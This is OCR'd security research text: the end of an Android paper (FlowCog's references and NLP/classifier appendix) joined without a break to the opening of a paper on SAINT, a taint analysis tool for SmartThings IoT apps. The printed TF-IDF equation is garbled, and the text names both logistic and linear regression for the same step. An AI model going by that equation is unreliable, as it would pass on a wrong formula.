[17] Y. Fratantonio, A. Bianchi, W. Robertson, E. Kirda, C. Kruegel, and G. Vigna, "TriggerScope: Towards Detecting Logic Bombs in Android Apps," in *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, San Jose, CA, May 2016.

[18] M. I. Gordon, D. Kim, J. H. Perkins, L. Gilham, N. Nguyen, and M. C. Rinard, "Information flow analysis of android applications in droidsafe." in *NDSS*. Citeseer, 2015.

[19] A. Gorla, I. Tavecchia, F. Gross, and A. Zeller, "Checking app behavior against app descriptions," in *Proceedings of the 36th International Conference on Software Engineering*. ACM, 2014, pp. 1025–1035.

[20] J. Huang, X. Zhang, L. Tan, P. Wang, and B. Liang, "Asdroid: Detecting stealthy behaviors in android applications by user interface and program behavior contradiction," in *Proceedings of the 36th International Conference on Software Engineering*, ser. ICSE 2014. New York, NY, USA: ACM, 2014, pp. 1036–1046.

[21] D. Klein and C. D. Manning, "Accurate unlexicalized parsing," in *Proceedings of the 41st Annual Meeting on Association for Computational Linguistics-Volume 1*. Association for Computational Linguistics, 2003, pp. 423–430.

[22] W. Klieber, L. Flynn, A. Bhosale, L. Jia, and L. Bauer, "Android taint flow analysis for app sets," in *Proceedings of the 3rd ACM SIGPLAN International Workshop on the State of the Art in Java Program Analysis*. ACM, 2014, pp. 1–6.

[23] P. Lam, E. Bodden, O. Lhoták, and L. Hendren, "The soot framework for java program analysis: a retrospective," in *Cetus Users and Compiler Infastructure Workshop (CETUS 2011)*, vol. 15, 2011, p. 35.

[24] L. Li, A. Bartel, T. F. Bissyandé, J. Klein, Y. Le Traon, S. Arzt, S. Rasthofer, E. Bodden, D. Octeau, and P. McDaniel, "Iccta: Detecting inter-component privacy leaks in android apps," in *Proceedings of the 37th International Conference on Software Engineering-Volume 1*. IEEE Press, 2015, pp. 280–291.

[25] S. Michael, E. Florian, C. F. Felix, and J. Hoffmann, "Mobilesandbox: looking deeper into android applications," in *Proceedings of the 28th International ACM Symposium on Applied Computing (SAC)*.

[26] T. Mikolov, I. Sutskever, K. Chen, G. S. Corrado, and J. Dean, "Distributed representations of words and phrases and their compositionality," in *Advances in neural information processing systems*, 2013, pp. 3111–3119.

[27] R. Pandita, X. Xiao, W. Yang, W. Enck, and T. Xie, "Whyper: Towards automating risk assessment of mobile applications." in *USENIX security*, vol. 13, no. 20, 2013.

[28] Z. Qu, V. Rastogi, X. Zhang, Y. Chen, T. Zhu, and Z. Chen, "Autocog: Measuring the description-to-permission fidelity in android applications," in *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2014, pp. 1354–1365.

[29] V. Rastogi, Y. Chen, and W. Enck, "Appsplayground: automatic security analysis of smartphone applications," in *Proceedings of the third ACM conference on Data and application security and privacy (CODASPY)*. ACM, 2013, pp. 209–220.

[30] V. Rastogi, Z. Qu, J. McClurg, Y. Cao, and Y. Chen, "Uranine: Real-time privacy leakage monitoring without system modification for android," in *International Conference on Security and Privacy in Communication Systems*. Springer, 2015, pp. 256–276.

[31] Y. Tian, N. Zhang, Y.-H. Lin, X. Wang, B. Ur, X. Guo, and P. Tague, "Smartauth: User-centered authorization for the internet of things," in *26th USENIX Security Symposium (USENIX Security 17)*. Vancouver, BC: USENIX Association, 2017, pp. 361–378.

[32] R. Vallee-Rai and L. J. Hendren, "Jimple: Simplifying java bytecode for analyses and transformations," 1998.

[33] F. Wei, S. Roy, X. Ou *et al.*, "Amandroid: A precise and general inter-component data flow analysis framework for security vetting of android apps," in *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2014, pp. 1329–1341.

[34] W. Yang, X. Xiao, B. Andow, S. Li, T. Xie, and W. Enck, "Appcontext: Differentiating malicious and benign mobile app behaviors using context," in *37th IEEE/ACM International Conference on Software Engineering, ICSE 2015*, 2015.

[35] M. Zhang, Y. Duan, Q. Feng, and H. Yin, "Towards automatic generation of security-centric descriptions for android apps," in *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '15. New York, NY, USA: ACM, 2015, pp. 518–529.

[36] M. Zhang, Y. Duan, H. Yin, and Z. Zhao, "Semantics-aware android malware classification using weighted contextual api dependency graphs," in *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '14. New York, NY, USA: ACM, 2014, pp. 1105–1116.

[37] S. Zimmeck, Z. Wang, L. Zou, R. Iyengar, B. Liu, F. Schaub, S. Wilson, N. Sadeh, S. M. Bellovin, and J. Reidenberg, "Automated analysis of privacy requirements for mobile apps," in *2016 AAAI Fall Symposium Series*, 2016.

# A Context and Flow Correlation

## A.1 NLP Module

*FlowCog*'s NLP Module has four steps: preprocessing, parsing, grammar analysis, and post-processing. The first step separates raw texts into a list of sentences or phrases, and removes useless symbols; the second parses each sentence or phrase into a so-called grammar hierarchical tree by Stanford parser; the third converts each sentence or phrase to a list of action-resource pairs; and the last one processes the generated action-resource pairs. Here are the details.

First, *FlowCog*'s NLP module preprocesses all the raw input texts by annotating special nouns, such as email, abbreviation, IP address and ellipsis, by regular expressions. Then, the NLP module splits the input texts into sentences or phrases by special characters, such as "." and ":". (A full list of such characters is also used by existing work [9].)

Second, *FlowCog* adopts Stanford Parser [21] to process each sentence or phrase produced in previous step into a grammar hierarchical tree by extracting Stanford-typed dependencies, or for short typed dependencies, and *Part of Speech (POS)* tags of the sentence or phrase. Let us use a real-world sentence seen commonly in Android apps as an example. The sentence, indicating that the user's contacts are sent to the cloud for backup, is that "Your contacts are being synced with cloud." The Stanford Parser breaks down the sentence into multiple triples, each of which contains the *name of the relation*, the *governor* and the *dependent*, and outputs a grammar hierarchical tree.

Third, *FlowCog* converts the grammar hierarchical tree into a list of action-resource pairs, i.e., preserving the verb phrase with governor-dependent relationship from the Stanford parser. Specifically, *FlowCog* extracts all the noun phrases in the leaf nodes of the hierarchical tree and records all the verb phrases from their ancestors—the verb and the noun phrases form into an action-resource pair. Note that if *FlowCog* finds possessive node, e.g., "Your", such node will also be included in the resource; in addition, if *FlowCog* cannot find a verb node, a "null" action will be used. For example, from the "contacts" node, *FlowCog* will produce <null, "Your contacts">.

Lastly, after extracting all action-resource pairs as described, *FlowCog* further processes the extracted pairs. Particularly, *FlowCog* performs the following steps: (*i*) removing stopwords without sufficient semantic information, such as "are" and "the", (*ii*) replacing names, such as people and location, with general names by Stanford Named Entity Recognizer [16], and (*iii*) normalizing and lemmatizing all words, e.g., converting all letters to lowercase and plural subjects to singular. Consider our prior example. *FlowCog* will finally generate the following two action-resource pairs, <null, "your contact"> and <"synced", "cloud">.

## A.2 Resource Filter

Resource filter is a component that filters common, non-informative words in the context of Android API documents. Examples are like "Android" and "App", because they are universal in the context of Android APIs. This is how resource filter works in detail. The resource filter groups action-resource pairs from Android API documents based on the flow types, i.e., sources and sinks, and then extracts all the resource phrases from the pairs. If more than half of the groups contain the same resource phrase (excluding "null"), *FlowCog* will consider this resource as non-informative and filter such action-resource pairs. Note that we adopt such tactics because if one resource appears in the API documents of more than half flow types, the resource is considered ineffective in differentiating the semantics of flows and thus safe to be filtered.

## A.3 Learning-based Classifier

We now introduce the first category of classifiers, i.e., the learning-based one. This classifier takes the previously-generated two lists of action-resource pairs as inputs, and outputs a result about whether they are correlated. Specifically, there are three steps here. (*i*) *FlowCog* converts action-resource pairs into numeric feature vectors, called vectorization. (*ii*) *FlowCog* relies on two machine learning models, namely support vector machine (SVM) and gradient boosting (GB), to classify the generated feature vector as a correlation score. (*iii*) *FlowCog* uses logistic regression to calculate a combined score.

First, *FlowCog* uses a variation of bag-of-words to convert action-resource pairs to a text vector, and then adopts term-frequency inverse document-frequency (TF-IDF) model to convert the text vector into a numeric one. Specifically, *FlowCog* adopts bag-of-words model that considers the word order, i.e., each word and each action-resource pair are all separate elements in the bag. For example, if *FlowCog* sees two action-resource pairs, <find, friend> and <remember, me>, the generated text vector is <find, friend, remember, me, find friend, remember me>. Then, *FlowCog* converts each element, or called term, in the text vector to its TF-IDF value. The TF-IDF value for for each element is calculated as shown in Equation 1.

$$tfidf(t,d) = tf(t,d) * idf(t) = \frac{1+N}{1+df(d,t)} \quad (1)$$

where the parameter $t$ refers to the target element, the parameter $d$ refers to the text vector, $tf$ is the element's frequency, i.e., the number of times a term occurs in a given

word pair list, $idf$ is the element's inverse document-frequency, $N$ is the number of text lists in our training set, and $df(dt)$ returns the number of text lists that contain the target element $t$. After calculating the numeric feature vector, *FlowCog* normalizes the vector using Euclidean norm and converts the vector to a sparse one for better accuracy and efficiency.

Second, *FlowCog* uses two classifiers, namely Gradient Boosting (GB) and Support Vector Machine (SVM), to predict a correlation score based the numeric feature vector outputted from the previous step. The adopted GB defines differentiable loss function and uses gradient descent approach to minimize the loss function in an iterative approach. in each iteration, *FlowCog* adds a new decision tree so the loss function on overall model will be decreased. The algorithm stops when the number of trees achieve a threshold, or the loss reaches an acceptable level, or the loss can no longer be decreased. Meanwhile, *FlowCog* adopts linear SVM in soft-margin version, which allows some points to be misclassified but each instance will impose a penalty to the target function.

Lastly, *FlowCog* relies on Linear Regression to combine results from GB and SVM into a single result that lies in between zero and one, where one means correlated and zero not.

### A.4 Similarity Classifier

In addition to the learning-based classifier, *FlowCog* also has a learning-free classifier, called similarity classifier. Note that the terminology, learning-free, means that *FlowCog* does not require any training data from our dataset, i.e., anything from Android apps. Still, the model used in this classifier, namely Word2Vec, needs to be pre-trained from Wikipedia Corpus. Now let us discuss the details about how we use Word2Vec and calculate the similarity score.

First, we give some backgrounds about the word embedding model used in Word2Vec, the state-of-the-art and arguably the most popular predictive model to learn word embedding from raw texts. Traditionally, natural language processing encodes each word as discrete atomic symbols. For example, word "contact" is represented as "id171" and "connection" is represented as "id28". Such encoding scheme itself cannot provide information about the relationship between any two words. Assuming another word "rocket" is represented as "id211", we cannot conclude that "contact" is more related to "connection" than "rocket" based on their encodings. For comparison, word embedding encodes each word as a vector (e.g., $\vec{v}_{contact}$) and semantically similar words are mapped to nearby points in the continuous vector space. Therefore, we can calculate the similarity of any two words on their word embedding representation directly. For example, *cosine* function, which will be defined later in this section, is frequently used as a measure of similarity, so $cos(\vec{v}_{contact}, \vec{v}_{connection})$ larger than $cos(\vec{v}_{contact}, \vec{v}_{rocket})$ means the word "contact" is more related to "connection" than "rocket" in the specific model. Moreover, other operations on vector are also meaningful. Intuitively, if word A is related to either word B or word C, it is related to the word represented as $\vec{v}_B + \vec{v}_C$.

Second, we introduce how we use the Word2Vec model trained from Wikipedia corpus. *FlowCog* converts each action-resource pair to a vector via the vocabulary-vector mapping provided by Word2Vec. Specifically, *FlowCog* finds two vectors associated with action and resource separately, and adds these two vectors together as the final result. Note that there are two special scenarios. A "null" action will map to an zero vector, and if the resource contains more than one word, *FlowCog* will find the vector for each word and add them together.

Third, *FlowCog* calculates the similarity score between two vector lists corresponding to Android API documents and texts extracted by the Android app. In particular, *FlowCog* adopt cosine similarity as defined in Equation 2.

$$Similarity(List_a, List_b) = \sum_{i=1}^{M}\sum_{j=1}^{N} w_{ij} \cdot h(s_{ij}) \cdot s_{ij} \tag{2}$$

where $M$ equals $sizeof(List_a)$, $N$ equals $sizeof(List_b)$, and $s_{ij}$ is $Similarity(\vec{v}_i, \vec{v}_j)$, the similarity score of two vectors as defined in Equation 3.

$$s_{ij} = Similarity(\vec{v}_i, \vec{v}_j) = cos(\vec{v}_i, \vec{v}_j) = \frac{\vec{v}_i \cdot \vec{v}_j}{\|\vec{v}_i\| \cdot \|\vec{v}_j\|} \tag{3}$$

Lastly, *FlowCog* needs to normalize the calculated similarity score, because the size of the vector list could affect the score. Specifically, we define an activation function $h(x)$ in Equation 4 to filter certain unrelated vector pairs when their contribution is small, and an exponentially decreasing weight function $w(x)$ in Equation 5 to reduce the effect of long list. Here is the definition of the activation function with an activation threshold as $threshold$.

$$h(x) = \begin{cases} 0, & x < threshold \\ x, & otherwise \end{cases} \tag{4}$$

We also define a weight function in Equation 5 with a decreasing factor as $\mu$. The function assigns highest weight to the most related vector pairs (i.e., whose vector similarity scores are highest), second-highest weight to the second-most related pairs, and so on. So the most related texts contribute the most to the overall similarity scores.

$$w_{ij} = w(s_{ij} \cdot h(s_{ij})) = \mu^k, (0 < \mu < 1) \tag{5}$$

where k is kth element in $desc\_sorted(\{x | s_{ij} \cdot h(s_{ij}), i \varepsilon M, j \varepsilon N\})$. Note that both the activation threshold and decreasing factor are obtained empirically during our experiment. In practice, we choose 0.6 and 0.7 respectively for these two parameters.

# Sensitive Information Tracking in Commodity IoT

Z. Berkay Celik*[1], Leonardo Babun*[2], Amit K. Sikder[2], Hidayet Aksu[2],
Gang Tan[1], Patrick McDaniel[1], and A. Selcuk Uluagac[2]

[1] Systems and Internet Infrastructure Security Lab
Department of CSE, The Pennsylvania State University
{zbc102,gtan,mcdaniel}@cse.psu.edu

[2] Cyber-Physical Systems Security Lab
Department of ECE, Florida International University
{lbabu002,asikd003,haksu,suluagac}@fiu.edu

## Abstract

Broadly defined as the Internet of Things (IoT), the growth of commodity devices that integrate physical processes with digital connectivity has had profound effects on society–smart homes, personal monitoring devices, enhanced manufacturing and other IoT applications have changed the way we live, play, and work. Yet extant IoT platforms provide few means of evaluating the use (and potential avenues for misuse) of sensitive information. Thus, consumers and organizations have little information to assess the security and privacy risks these devices present. In this paper, we present SAINT, a static taint analysis tool for IoT applications. SAINT operates in three phases; (a) translation of platform-specific IoT source code into an intermediate representation (IR), (b) identifying sensitive sources and sinks, and (c) performing static analysis to identify sensitive data flows. We evaluate SAINT on 230 SmartThings market apps and find 138 (60%) include sensitive data flows. In addition, we demonstrate SAINT on IOTBENCH, a novel open-source test suite containing 19 apps with 27 unique data leaks. Through this effort, we introduce a rigorously grounded framework for evaluating the use of sensitive information in IoT apps—and therein provide developers, markets, and consumers a means of identifying potential threats to security and privacy.

## 1 Introduction

The introduction of IoT devices into public and private spaces has changed the way we live. For example, home applications supporting smart locks, smart thermostats, smart switches, smart surveillance systems, and Internet-connected appliances change the way we monitor and interact with our living spaces. Here mobile phones become movable control panels for managing the environment that supports entertainment, cooking, and even sleeping. Such devices enable our living space to be more autonomous, adaptive, efficient, and convenient. However, IoT has also raised concerns about the privacy of these digitally augmented spaces [33, 10, 21, 17, 6]. These networked devices have access to data that can be intensely private, e.g., when you sleep, what your door lock pin code is, what you watch on TV or other media, and who and when others are in the house. Moreover, the state of the devices themselves represents potentially sensitive information.

Because IoT apps are exposed to a myriad of sensitive data from sensors and devices connected to the hub, one of the chief criticisms of modern IoT systems is that the existing commercial frameworks lack basic tools and services for analyzing what they do with that information–i.e., application privacy [47, 27, 46]. SmartThings [34], OpenHAB [31], Apple's HomeKit [1] provide guidelines and policies for regulating security [39, 30, 3], and related markets provide a degree of internal (hand) vetting of the applications prior to distribution [36, 4]. However, tools for evaluating privacy risks in IoT implementations is at this time largely non-existent. What is needed is a suite of analysis tools and techniques targeted to IoT platforms that can identify privacy concerns in IoT apps. This work seeks to explore formally grounded methods and tools for characterizing the use of sensitive data, and identifying the sensitive data flows in IoT implementations.

In this paper, we present SAINT, a static taint analysis tool for IoT apps. SAINT finds sensitive data flows in IoT apps by tracking information flow from sensitive sources, e.g., device state (door locked/unlocked) and user info (away/at home) to external sinks, e.g., Internet connections, and SMS. We conduct a study of three major existing IoT platforms (i.e., SmartThings, OpenHAB, and Apple's HomeKit) to identify IoT-specific sources and sinks as well as their sensor-computation-actuator program structures. We then translate the source code of an IoT app into an intermediate representation (IR). The SAINT IR models an app's lifecycle, including program entry points, user inputs, and sensor states. In this, we

*contributed equally.

identify IoT-specific events/actions and asynchronously executing events, as well as platform-specific challenges such as call by reflection and the use of state variables. SAINT uses the IR to perform efficient static analysis that tracks information flow from sensitive sources to sinks.

We present two studies evaluating SAINT. The first is a horizontal market study in which we evaluated 230 SmartThings IoT apps, including 168 market vetted (called official) and 62 non-vetted (called third-party) apps. SAINT correctly flagged 92 out of 168 official and 46 out of 62 third-party apps exposing at least one piece of sensitive data via the Internet or messaging services. Further, the study showed that half of the analyzed apps transmit out at least three different sensitive data sources (e.g., device info, device state, user input) via messaging or Internet. Similarly, approximately two-thirds of the apps define at most two separate sensitive sink interfaces and recipients (e.g., remote hostname or URL for Internet and contact information for messaging). In a second study, we introduced IOTBENCH, an open-source application corpus for validating IoT analysis. Our analysis of SAINT on IOTBENCH showed that it correctly identified 25 out of 27 unique leaks in the 19 apps. SAINT produced two false-positives that were caused by flow over-approximation resulting from reflective methods calls. Additionally, the two missed code sites contained side-channel leaks and therefore were outside the scope of SAINT analysis.

It is important to note that the code analysis identifies **potential flows of sensitive data**. What the user does with a discovered sensitive data flow is outside the scope of SAINT. Indeed, the importance of a flow is highly contextual–one cannot divine the impact or correctness of a flow without understanding the environment in which it is deployed–whether the exposure of a camera image, the room temperature, or television channel represents a privacy concern depends entirely on who and under what circumstances the device and app is used. Hence, we identify those flows which have the potential impact on user or environmental security and privacy. We expect that the results will be recorded and the code hand-investigated to determine the cause(s) of the data flows. If the data flow is deemed malicious or dangerous for the domain or environment, the app can be rejected (from the market) or modified (by the developer) as needs dictate.

We make the following contributions:

- We introduce the SAINT system that automates information-flow tracking using inter- and intra-data flow analysis on an IoT app.
- We evaluate SAINT on 230 SmartThings apps and expose sensitive information use in commodity apps.
- We validate SAINT on a new open-source IoT-specific test corpus IOTBENCH, an open-source repository of 19 malicious hand-crafted apps.

We begin in the next section by defining the analysis task and outlining the security and attacker models.

## 2 Problem Scope and Attacker Model

**Problem Scope.** SAINT analyzes the source code of an IoT app, identifies sensitive data from a *taint source*, and attaches taint labels that describe sensitive data's sources and types. It then performs static taint analysis that tracks how labeled data (source data, e.g., camera image) propagates in the app (sink, e.g., network interface). Finally, it reports cases where sensitive data transmits out of the app at a *taint sink* such as through the Internet or some messaging service. In a warning, SAINT reports the source in the taint label and the details about the sink such as the external URL or the phone number. SAINT does not determine whether the data leaks are malicious or dangerous; however, the output of SAINT can be further analyzed to verify whether an app conforms to its functionality and notify users to make informed decisions about potential privacy risks, e.g., when a camera image is transmitted.

We focus on home automation platforms, which have the largest number of applications and consumer products [19]. Currently, SAINT is designed to analyze SmartThings IoT apps written in the Groovy programming language. We evaluate the SmartThings platform for two reasons. First, it supports the largest number of devices (142) among all IoT platforms and provides apps of various functionalities [41]. Second, it has a detailed, publicly available documentation that helps validate our findings [40]. As we will detail in Sec. 4.1, SAINT exploits the highly-structured nature of the IoT programming platforms and extracts an abstract intermediate representation from the source code of an IoT app. This would allow the algorithms developed in SAINT to be easily integrated into other programming platforms written in different programming or domain-specific languages.

**Attacker Model.** SAINT detects sensitive data flows from taint sources to taint sinks caused by carelessness or malicious intent. We consider an attacker who provides a user with a malicious app that is used to leak sensitive information with or without permissions granted by the user. First, the granted permissions may violate user privacy by deviating from the functionality claimed by the app. Second, permissions granted by an IoT programming platform may also be used to leak information; for instance, permissions to access the hub id or the manufacturer name are often granted by default to develop device-specific solutions. We assume attackers cannot bypass the security measures of an IoT platform, nor can they exploit side channels [35]. For instance, an app that changes the light intensity to leak the information about whether anyone is at home is out of the scope of this work.

## 3 Background of IoT Platforms

We present background of the SmartThings IoT platform [40] to gain insights into the structure of its apps. We also discuss two other popular IoT platforms: openHAB [31] and Apple's HomeKit [1]. Our discussion is

based on a survey, which was performed by reviewing the platforms' official documentation, running their example IoT apps, and analyzing their app construction logic. We then present the challenges of information flow tracking in IoT apps. Lastly, we define each potential type of taint sources, the mechanisms for taint propagation, and taint sinks by studying their API documentation.

## 3.1 Overview of IoT Platforms

**SmartThings** is a proprietary platform developed by Samsung. The platform includes three components: a hub, apps, and the cloud backend [36]. The hub controls the communication between connected devices, the cloud backend, and mobile apps. Apps are developed with Groovy (a dynamic, object-oriented language) in a Kohsuke sandboxed environment [10]. The sandbox limits its developers to a specific subset of the Groovy language for performance and security. For instance, the sandbox bans apps from creating their own classes and threads. The cloud backend creates software wrappers for physical devices and runs the apps.

The permission system in SmartThings allows a developer to specify devices and user inputs required for an app at install time. User inputs are used to implement the app logic. For instance, a user input is used to set the heating point of a thermostat. Devices in SmartThings have capabilities (i.e., permissions). Capabilities are composed of *actions* and *events*. Actions represent how to control or actuate devices and events represent the state information of devices. Actions and events are not one to one. While a device may support many events, it may have limited actions. Apps are event-driven. They subscribe to device events or other pre-defined events such as clicking an icon; when an event is activated, the corresponding event handler is invoked to take actions.

Users can install SmartThings apps in two different ways using a smartphone companion app called SmartThings Mobile. First, users may download apps through the official app market. Second, users may install third-party apps through the Web IDE on a proprietary cloud backend. Publishing an app in the official market requires the developer to submit the source code of the app for review. Official apps appear in the market after the completion of a review process that takes around two months to finish [36]. Users can also develop or install the source code of a third-party app and make it accessible to only themselves using the Web IDE. These apps do not require any review process and are often shared in the SmartThings community forum [37]. Compared to other competing platforms, SmartThings supports more devices and has a growing number of official and third-party apps.

**OpenHAB** is a vendor- and technology-agnostic open-source automation platform built in the Eclipse IDE [31]. It includes various devices specifically designed for home automation. OpenHAB is open source and provides flexible and customizable device integration and applications (referred to as rules) to build automated tasks. Similar to the SmartThings platform, the rules are implemented through three triggers to react to the changes in the environment. Event-based triggers listen to commands from devices; timing-based triggers respond to specific times (e.g., midnight); system-based triggers run with certain system events such as system start and shutdown. The rules are written in a Domain Specific Language (DSL) based on the Xbase language, which is similar to the Xtend language with some missing features [8]. Users can install OpenHAB apps by placing them in rules folder of their installations and from Eclipse IoT marketplace [29].

**Apple's HomeKit** is a development kit that manages and controls compatible smart devices [1]. The interaction between users and devices occurs through Siri and HomeKit apps. Similar to SmartThing and OpenHAB, each device has capabilities that represent what a device can do. Actions are defined to send commands to specific devices and triggers can be defined to execute actions based on location, device, and time events. Developers write scripts to specify a set of actions, triggers, and optional conditions to control HomeKit-compatible devices. Developing applications in HomeKit can either be written in Swift or Objective C. Users can install HomeKit apps using the Home mobile app provided by Apple [2].

## 3.2 Information Tracking in IoT Apps

Information flow tracking either statically or dynamically is a well-studied technique, which has been applied to many different settings such as mobile apps. From our study of the three IoT platforms, we found that IoT platforms possess a few unique characteristics and challenges in terms of tracking information flow when compared to other platforms. First, in the case of Android, it has a well-defined IR, and analysis can directly analyze IR code. However, IoT programming platforms are diverse, and each uses its own programming language. We propose a novel IR that captures the event-driven nature of IoT apps; it has the potential to accommodate many IoT platforms (Sec. 4.1). Second, while all taint tracking systems have to be configured with a set of taint sources and sinks, identifying taint sources and sinks in IoT apps is quite subtle, since they access a diverse set of devices, each of which has a different set of internal states. We describe common taint sources and sinks in IoT platforms to understand why they pose privacy risks (Sec. 3.3). Lastly, each IoT platform has its idiosyncrasies that can pose challenges to taint tracking. For instance, the SmartThings platform allows apps to perform call by reflection and allows web-service apps; each of these features makes taint tracking more difficult and requires special treatment (Sec. 4.2).

## 3.3 IoT Application Structure

From our studying of the three IoT platforms, we found that their apps share a common structure and common types of taint sources and sinks. In this subsection, we





Figure 1: SAINT's source and sink categorization in IoT apps.

describe these common taint sources and taint sinks to understand why they pose privacy risks and how sensitive information gets propagated in their app structure (see Fig. 1). We present the taint sources and sinks of the SmartThings platform in Appendix C.

**Taint Sources.** We classify taint sources into five groups based on information types.

*1) Device States.* Device states are the attributes of a device. An IoT app can acquire a variety of privacy-sensitive information through device state interfaces. For instance, a door-lock interface returns the status of the door as locked or unlocked. In our analysis, we marked device states sensitive as they can be used to profile habits of a user and pose risks to physical privacy.

*2) Device Information.* IoT apps grant access to IoT devices at install time. Our investigations reveal the platforms often define interfaces to access device information such as its manufacturer name, id, and model. This allows a developer to write device-specific apps. We mark all interfaces used to acquire device information as sensitive as they can be used for marketing and advertisement. Note that device information is static and does not change over the course of app execution. In contrast, device states introduced earlier may change during app execution; for instance, an action of an app may change a device's state.

*3) Location.* In the IoT domain, location information refers to a user's geolocation or geographical location. Geolocation defines a virtual property such as a garage or an office defined by a user to control devices in that location. Geographical location is used to control app logic through time zones, longitudes, and latitudes. This information is often provided by the programming platform using the ZIP code of the user at install time. For instance, local sunrise and sunset times of a user's location may be used to control the window shade of a house. Location information is acquired through location interfaces; therefore, we mark these interfaces as taint sources.

*4) User Inputs.* IoT apps often require user inputs either to manage the app logic or to control devices. In a simple example, a temperature value needs to be entered by a user at install time to set the heating point of a thermostat. User inputs are also often used to form predicates that control device actions; for instance, an app may turn off the switch of a device at a particular time entered by the user. Lastly, users may enter contact information to enable notifications through messaging services when specific events occur. We mark such inputs as sensitive since they contain personally identifiable data and may be used to profile user behavior. We will discuss more about the semantics of user inputs in Sec. 6.

*5) State Variables.* IoT apps do not store data about their previous executions. To retrieve data across executions, platforms allow apps to persist data to some proprietary external storage and retrieve this data in later executions. For instance, a SmartThing app may persist a "counter" that keeps track of how many times a door is unlocked; during every execution of the app, the counter is retrieved from external storage and incremented when a door is unlocked. We call such persistent data app *state variables*. As we detail in Sec. 4.2.2, state variables store sensitive data and needs to be tracked during taint propagation.

**Taint Propagation.** An IoT app invokes actions to control its devices when a particular event occurs. Actions are invoked in event handlers and may change the state of the devices. For instance, when a motion sensor triggers a sensor-active event, an app may invoke an event handler to take an action that changes the state of the light switch from off to on. This is a straightforward approach to invoke an action. Event handlers are not limited to implement only device actions. Apps often call other functions for implementing the app logic, sending messages, and logging device events to an external database.

During the execution of event handlers, it is necessary to track how sensitive information propagates in an app's logic. To obtain precision in taint propagation, we start from event handlers to propagate taint when tainted data is copied or used in computation, and we delete taint when all traces of tainted data are removed (e.g., when some variable is loaded with a constant). We will detail event handlers and SAINT's taint propagation logic in Sec. 4.

**Taint Sinks.** Our initial analysis also uses two taint sinks (although adding more later is a straightforward exercise).

*1) Internet.* IoT apps may send sensitive data to external services or may act as web services through which external entities acquire sensitive information. For the first kind, HTTP interfaces may be used to send out information. For instance, an app may connect to a weather forecasting service (e.g., www.weather.com) and send out its location information to get the local weather. For the second kind, a web-service IoT app may expose a URL that allows external entities to make requests to the app. For instance, a request from a remote server may be used to get the room temperature value. We will detail how SAINT tracks taint of web-service apps in Sec. 4.2.2.

*2) Messaging Services.* IoT apps use messaging APIs to deliver push notifications to mobile-app users and to send SMS messages to designated recipients when specific events occur. We consider all messaging service interfaces taint sinks–naturally, as they exfiltrate data by design.





Figure 2: Overview of SAINT architecture.





Figure 3: Components of the Intermediate Representation (IR).

```
1:  // Permissions block
2:  input (p, presenceSensor, type:device)
3:  input (s, switch, type:device)
4:  input (d, door, type:device)
5:  input (fromTime, time, type:user_defined)
6:  input (toTime, time, type:user_defined)
7:  input (c, contact, type:user_defined)
8:  // Events/Actions block
9:  subscribe(p, "present", h1)
10: subscribe(p, "not present", h2)
11: // Entry point
12: h1(){
13:         x()
14: }
15: // Entry point
16: h2(){
17:         s.off()
18:         d.lock()
19:         def between= y()
20:         if (between){
21:             z()
22:         }
23: }
24: x(){
25:         s.on()
26:         d.unlock()
27: }
28: y(){
29:         return timeOfDayIsBetween(fromTime, toTime,
30:                         new Date(), location.timeZone)
31: }
32: z(){
33:         sendSms(c, "...")
34: }
```

Figure 4: The IR of a sample app constructed by SAINT from the app's source code to demonstrate the precise modelling of the app's lifecycle. (Appendix A presents its source code.)

# 4 SAINT

We present SAINT, a static taint analysis tool designed and implemented for SmartThings apps. Fig. 2 shows the overview of SAINT architecture. We implement the SAINT analyzer that extracts an intermediate representation (IR) from the source code of an IoT app. The IR is used to construct an app's entry points, event handlers, and call graphs (Sec. 4.1). Using these, SAINT models the lifecycle of an app and performs static taint analysis (Sec. 4.2). Finally, based on static taint analysis, it reports sensitive data flows from sources to sinks; for each data flow, the type of the sensitive information, as well as information about sinks, are reported (Sec. 4.3).

## 4.1 From Source Code to IR

The first step toward modeling the app lifecycle is to extract an IR from an app's source code. We exploit the highly-structured nature of IoT programming platforms based on our analysis in Sec. 3. We found that IoT systems are generally structured similarly regardless of their purpose and complexity. The dominant IoT platforms structure their app's design around the *sensor-computation-actuator* idioms. Therefore, we translate the source code of an IoT app into an IR by exploiting this structure.

SAINT builds the IR from a framework-agnostic component model, which is comprised of the building blocks of IoT apps, shown in Fig. 3. A broad investigation of existing IoT environments showed three types of common building blocks: (1) *Permissions* grant capabilities to devices used in an app; (2) *Events/Actions* reflect the association between events and actions (when an event is triggered, an associated action is performed); and (3) *Call graphs* represent the relationship between entry points and functions in an app. The IR has several benefits. First, it allows us to precisely model the app lifecycle as described above. Second, it is used to abstract away parts of the code that are not relevant to property analysis, e.g., definition blocks that specify app meta-data or logging code. Third, it allows us to have effective taint tracking, e.g., by associating permissions with the corresponding taint tags and by knowing what methods are entry points.

We use a sample app presented in Fig. 4 to illustrate the use of the IR. When a user arrives at home, the app unlocks the front door and turns on the lights. When she leaves, it turns off the lights, locks the front door, and sends to a security service a short message that she is away based on the time window specified by her.

